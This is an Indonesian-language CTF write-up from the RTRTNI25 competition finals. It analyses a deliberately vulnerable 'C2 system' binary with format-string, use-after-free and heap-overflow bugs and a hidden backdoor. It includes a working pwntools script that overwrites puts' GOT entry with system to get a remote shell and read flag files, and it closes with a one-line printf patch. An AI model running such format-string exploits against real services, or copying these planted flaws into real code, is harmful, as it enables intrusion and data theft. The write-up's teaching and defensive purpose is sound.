[RTRTNI25 – CYBER COMPETITION 2025]

NAMA TIM : **RISE THE RANGER**

KETUA TIM :

- **Ahmad Zainurafi Alfikri**


ANGGOTA TIM :

- **Ivan Adito Arba Putra**


TABLE OF CONTENT

CHALLENGE NAME

A. Attack Strategy



diberikan sebuah ELF file, jika dijalankan:



Terdapat beberapa command yang bisa dijalankan. Lanjut saja di-decompile menggunakan ida dan didapat fungsi fungsi berikut:
Main:

```C/C++
int __fastcall main(int argc, const char **argv, const char **envp)
{
  setvbuf(stdout, 0, 2, 0);
  setvbuf(stdin, 0, 2, 0);
  setvbuf(stderr, 0, 2, 0);
  signal(11, 0);
  signal(13, (__sighandler_t)1);
  alarm(0x12Cu);
  command_loop();
  return 0;
}
```

Command loop:

```C/C++
void __cdecl command_loop()
{
  char input[1024]; // [rsp+0h] [rbp-400h] BYREF

  print_banner();
  puts("C2 System Online - Ketik 'help' untuk bantuan");
  while ( 1 )
  {
    printf("C2> ");
    fflush(stdout);
    if ( !fgets(input, 1024, stdin) )
      break;
    input[strcspn(input, "\n")] = 0;
```

```
    if ( input[0] )
    {
      if ( !strcmp(input, "help") )
      {
        puts("Available commands:");
        puts("  process <data>     - Process command data");
        puts("  classified         - Manage classified data");
        puts("  officer            - Add officer data");
        puts("  diagnostic         - Run system diagnostics");
        puts("  network            - Network interface");
        puts("  shell              - Emergency shell (restricted)");
        puts("  exit               - Keluar dari sistem");
      }
      else if ( !strncmp(input, "process ", 8u) )
      {
        process_command(&input[8]);
      }
      else if ( !strcmp(input, "classified") )
      {
        manage_classified_data();
      }
      else if ( !strcmp(input, "officer") )
      {
        add_officer();
      }
      else if ( !strcmp(input, "diagnostic") )
      {
        system_diagnostics();
      }
      else if ( !strcmp(input, "network") )
      {
        network_interface();
      }
      else if ( !strcmp(input, "shell") )
      {
        puts("AKSES DITOLAK: Clearance level tidak mencukupi");
        puts("Gunakan exploitasi untuk mendapatkan akses shell!");
      }
      else
      {
        if ( !strcmp(input, "exit") )
        {
          puts("C2 System Shutdown...");
          return;
        }
        printf("Komando tidak dikenali: %s\n", input);
        printf(input);
        putchar(10);
      }
    }
  }
}
```

process_comand:

```
C/C++
void __cdecl process_command(char *input)
{
  size_t v1; // rax
  char local_buffer[128]; // [rsp+110h] [rbp-90h] BYREF
  char *vuln_buffer; // [rsp+190h] [rbp-10h]
  char *heap_buffer; // [rsp+198h] [rbp-8h]

  printf("C2 Log: ");
  printf(input);
  putchar(10);
  printf("Memproses komando: ");
  if ( strlen(input) > 0x7F )
  {
    strncpy(local_buffer, input, 0x7Fu);
    local_buffer[127] = 0;
  }
  else
  {
    strcpy(local_buffer, input);
  }
  puts(local_buffer);
  v1 = strlen(input);
  heap_buffer = (char *)malloc(v1 + 1);
  strcpy(heap_buffer, input);
  if ( command_buffer )
    free(command_buffer);
  command_buffer = heap_buffer;
  if ( strlen(input) > 0xA )
  {
    vuln_buffer = (char *)malloc(0x20u);
    strcpy(vuln_buffer, input);
    free(vuln_buffer);
  }
}
```

manage_classified_data:

```
C/C++
void __cdecl manage_classified_data()
{
  size_t v0; // rax
  char input[512]; // [rsp+0h] [rbp-200h] BYREF

  printf("C2: Masukkan data rahasia: ");
  fgets(input, 512, stdin);
  if ( classified_data )
    free(classified_data);
  v0 = strlen(input);
  classified_data = (char *)malloc(v0 + 1);
  strcpy(classified_data, input);
```

```
  printf("Data tersimpan di alamat: %p\n", classified_data);
  free(classified_data);
  printf("Data masih dapat diakses: %s", classified_data);
}
```

add_officer:

```
C/C++
void __cdecl add_officer()
{
  int v0; // ebx
  char rank_input[64]; // [rsp+0h] [rbp-C0h] BYREF
  char name_input[128]; // [rsp+40h] [rbp-80h] BYREF

  if ( officer_count <= 9 )
  {
    printf("Nama perwira: ");
    fgets(name_input, 100, stdin);
    printf("Pangkat: ");
    fgets(rank_input, 50, stdin);
    strcpy(officers[officer_count].name, name_input);
    strcpy(officers[officer_count].rank, rank_input);
    officers[officer_count].access_level = 1;
    v0 = officer_count;
    officers[v0].classified_ptr = (char *)malloc(0x100u);
    ++officer_count;
  }
  else
  {
    puts("Database penuh!");
  }
}
```

system_diagnostics:

```
C/C++
void __cdecl system_diagnostics()
{
  char diag_buffer[524]; // [rsp+0h] [rbp-210h] BYREF
  int i; // [rsp+20Ch] [rbp-4h]

  printf("C2 Diagnostics - Masukkan parameter: ");
  fgets(diag_buffer, 512, stdin);
  for ( i = 0; i <= 4; ++i )
  {
    printf("Diagnostic %d: ", i);
    printf(diag_buffer);
    putchar(10);
  }
}
```

network_interface:

```C/C++
void __cdecl network_interface()
{
  char processed_packet[256]; // [rsp+0h] [rbp-500h] BYREF
  char packet_data[1024]; // [rsp+100h] [rbp-400h] BYREF

  printf("Network Interface - Masukkan data paket: ");
  fgets(packet_data, 1024, stdin);
  if ( strlen(packet_data) > 255 )
  {
    strncpy(processed_packet, packet_data, 0xFFu);
    processed_packet[255] = 0;
  }
  else
  {
    strcpy(processed_packet, packet_data);
  }
  printf("Paket diproses: ");
  printf(processed_packet);
  putchar(10);
  function_ptr = (void (*)(void))processed_packet;
}
```

dari fungsi-fungsi di atas terdapat banyak format string vulnerability, ada juga use after free, dan ada juga heap overflow. kemudian didapat ada fungsi hidden backdoor:

```C/C++
void __cdecl hidden_backdoor()
{
  puts(&byte_402621);
  system("cat clearance_token");
}
```

jadi rencana exploit nya adalah menggunakan GOT overwrite fungsi puts menjadi system. kemudian setelah di-overwrite, kita panggil process_command karena di process_command ada memanggil puts, jadi alih alih memanggil puts, ia akan memanggil system karena sudah kita overwrite tadi. langsung saja ini script solver.py:

```Python
from pwn import *

context.binary = elf = ELF('./c2_system', checksec=False)
context.arch   = 'amd64'
context.log_level = 'info'

HOST, PORT = '13.229.240.27', 11000
OFF = 6
```

```
io = remote(HOST, PORT)

# Hijack puts -> system
payload = fmtstr_payload(OFF, { elf.got['puts']: elf.plt['system'] },
write_size='byte')
print(payload)
io.recvuntil(b'C2> ')
io.sendline(payload)

io.recvuntil(b'C2> ')
io.sendline(b'process sh')

io.sendline(b'cat /flag || cat flag || cat /home/*/flag* || cat /*flag*')
io.interactive()
```

jika dijalankan:

```
❯❯ /home/usupek/cysec-thingy/ctf/sources/indo/finals/rtrtni25-final/chall : python3 test3.py
[+] Opening connection to 13.229.240.27 on port 11000: Done
b'%228c%11$lln%45c%12$hhn%47c%13$hhnaaaaba02@\x00\x00\x00\x00\x0012@\x00\x00\x00\x00\x0022@\x00\x00\x00
\x00\x00'
[*] Switching to interactive mode
C2 Log: sh
Memproses komando: RTRTNI25{R9Tg7JGyBNJQWpyTjdxXuPIrWCsbED9gjTyuiwHR87S6jABEE6pKmkQhHoGwkJVX}$
```

didapat flagnya

B. Defense Strategy

vuln utama dari file ELF nya ada di format string.

```
C/C++
#include <stdio.h>
#include <stdlib.h>
#include <string.h>
#include <unistd.h>
#include <sys/types.h>
#include <sys/socket.h>
#include <netinet/in.h>
#include <arpa/inet.h>
#include <signal.h>
#include <dlfcn.h>
#include <malloc.h>

char *command_buffer = NULL;
char *classified_data = NULL;
char *heap_chunk = NULL;

char global_buffer[256];

void (*function_ptr)(void) = NULL;
```

```c
struct tni_officer {
    char name[32];
    char rank[16];
    char clearance[8];
    int access_level;
    char *classified_ptr;
};

struct tni_officer officers[10];
int officer_count = 0;

void print_banner() {
    printf("\n");

printf("╔══════════════════════════════════════════════════════════════╗\n")
;
    printf("║                    🇮🇩 TNI COMMAND CENTER 🇮🇩
║\n");
    printf("║                    SISTEM KOMANDO TERPADU
║\n");
    printf("║                       TINGKAT RAHASIA
║\n");

printf("╚══════════════════════════════════════════════════════════════╝\n")
;
    printf("\n");
}

void process_command(char *input) {
    char local_buffer[128];
    char format_buffer[256];
    char *heap_buffer;

    printf("C2 Log: ");
    printf(input);
    printf("\n");

    printf("Memproses komando: ");
    if (strlen(input) < sizeof(local_buffer)) {
        strcpy(local_buffer, input);
    } else {
        strncpy(local_buffer, input, sizeof(local_buffer) - 1);
        local_buffer[sizeof(local_buffer) - 1] = '\0';
    }
    printf("%s\n", local_buffer);

    heap_buffer = malloc(strlen(input) + 1);
    strcpy(heap_buffer, input);

    if (command_buffer) {
        free(command_buffer);
    }
    command_buffer = heap_buffer;

    if (strlen(input) > 10) {
```

```
        char *vuln_buffer = malloc(32);
        strcpy(vuln_buffer, input);
        free(vuln_buffer);
    }
}

void read_classified() {
    FILE *fp = fopen("clearance_token", "r");
    if (fp) {
        char token[64];
        fgets(token, sizeof(token), fp);
        printf("CLASSIFIED TOKEN: %s", token);
        fclose(fp);
    }
}

void manage_classified_data() {
    char input[512];

    printf("C2: Masukkan data rahasia: ");
    fgets(input, sizeof(input), stdin);

    if (classified_data) {
        free(classified_data);
    }

    classified_data = malloc(strlen(input) + 1);
    strcpy(classified_data, input);

    printf("Data tersimpan di alamat: %p\n", classified_data);

    free(classified_data);
    printf("Data masih dapat diakses: %s", classified_data);

}

void add_officer() {
    char name_input[100];
    char rank_input[50];

    if (officer_count >= 10) {
        printf("Database penuh!\n");
        return;
    }

    printf("Nama perwira: ");
    fgets(name_input, sizeof(name_input), stdin);

    printf("Pangkat: ");
    fgets(rank_input, sizeof(rank_input), stdin);

    strcpy(officers[officer_count].name, name_input);
    strcpy(officers[officer_count].rank, rank_input);

    officers[officer_count].access_level = 1;
```

```
    officers[officer_count].classified_ptr = malloc(256);

    officer_count++;
}

void system_diagnostics() {
    char diag_buffer[512];

    printf("C2 Diagnostics - Masukkan parameter: ");
    fgets(diag_buffer, sizeof(diag_buffer), stdin);

    for (int i = 0; i < 5; i++) {
        printf("Diagnostic %d: ", i);
        printf(diag_buffer);
        printf("\n");
    }
}

void network_interface() {
    char packet_data[1024];
    char processed_packet[256];

    printf("Network Interface - Masukkan data paket: ");
    fgets(packet_data, sizeof(packet_data), stdin);

    if (strlen(packet_data) < sizeof(processed_packet)) {
        strcpy(processed_packet, packet_data);
    } else {
        strncpy(processed_packet, packet_data, sizeof(processed_packet) -
1);
        processed_packet[sizeof(processed_packet) - 1] = '\0';
    }

    printf("Paket diproses: ");
    printf(processed_packet);
    printf("\n");

    function_ptr = (void(*)())processed_packet;
}

void command_loop() {
    char input[1024];

    print_banner();
    printf("C2 System Online - Ketik 'help' untuk bantuan\n");

    while (1) {
        printf("C2> ");
        fflush(stdout);

        if (!fgets(input, sizeof(input), stdin)) {
            break;
        }

        input[strcspn(input, "\n")] = 0;
```

```
        if (strlen(input) == 0) continue;

        if (strcmp(input, "help") == 0) {
            printf("Available commands:\n");
            printf("  process <data>     - Process command data\n");
            printf("  classified         - Manage classified data\n");
            printf("  officer            - Add officer data\n");
            printf("  diagnostic         - Run system diagnostics\n");
            printf("  network            - Network interface\n");
            printf("  shell              - Emergency shell (restricted)\n");
            printf("  exit               - Keluar dari sistem\n");
        }
        else if (strncmp(input, "process ", 8) == 0) {
            process_command(input + 8);
        }
        else if (strcmp(input, "classified") == 0) {
            manage_classified_data();
        }
        else if (strcmp(input, "officer") == 0) {
            add_officer();
        }
        else if (strcmp(input, "diagnostic") == 0) {
            system_diagnostics();
        }
        else if (strcmp(input, "network") == 0) {
            network_interface();
        }
        else if (strcmp(input, "shell") == 0) {
            printf("AKSES DITOLAK: Clearance level tidak mencukupi\n");
            printf("Gunakan exploitasi untuk mendapatkan akses shell!\n");
        }
        else if (strcmp(input, "exit") == 0) {
            printf("C2 System Shutdown...\n");
            break;
        }
        else {
            printf("Komando tidak dikenali: %s\n", input);
            printf(input);
            printf("\n");
        }
    }
}

int main(int argc, char **argv) {
    setvbuf(stdout, NULL, _IONBF, 0);
    setvbuf(stdin, NULL, _IONBF, 0);
    setvbuf(stderr, NULL, _IONBF, 0);

    signal(SIGSEGV, SIG_DFL);
    signal(SIGPIPE, SIG_IGN);

    alarm(300);

    command_loop();
```

```
    return 0;
}

void hidden_backdoor() {
    printf("🚪 BACKDOOR DITEMUKAN!\n");
    system("cat clearance_token");
}

void secret_function() {
    printf("Secret function called!\n");
}
```

cara gampang patch nya adalah dengan menambah format string specifier pada printf. dari yang seperti ini:

```
C/C++
printf(input);
```

menjadi:

```
C/C++
printf("%s\n", input);
```